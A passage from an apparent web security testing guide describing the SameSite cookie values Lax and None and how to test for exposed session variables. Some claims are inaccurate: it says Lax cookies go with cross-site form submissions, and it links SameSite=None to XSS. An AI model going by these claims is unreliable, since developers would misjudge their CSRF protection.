- **Lax:** the browser will send cookies on HTTP requests originating from outside the same domain if the request is a regular navigation such as clicking a link or filling out a form. Other requests such as resource requests like images will not carry cookies. This value provides moderate protection against session evasion attacks.
- **None:** the browser will send a cookie on all HTTP requests including requests coming from outside the same domain. This value allows cookies to be used on cross-site requests such as iframe pages or resource requests. However, the use of the **SameSite=None value should be used with caution as it may open the door to CSRF or XSS attacks.**

## 5.2Testing for Exposed Session Variables: -

Exposed session variables are conditions when session variables can be accessed by unauthorized parties through various means, such as data interception or web application attacks. Session variables are data stored by the server for use during a user session within a web application.

For GET & POST vulnerability testing, there is a vulnerability where the login process that should use POST can be changed to GET, and in session fixation testing the session ID can be included in the URL.




Session management keeps users and accounts secure by providing secure cookies or tokens, setting appropriate protocols and timeouts, and implementing anomaly detection.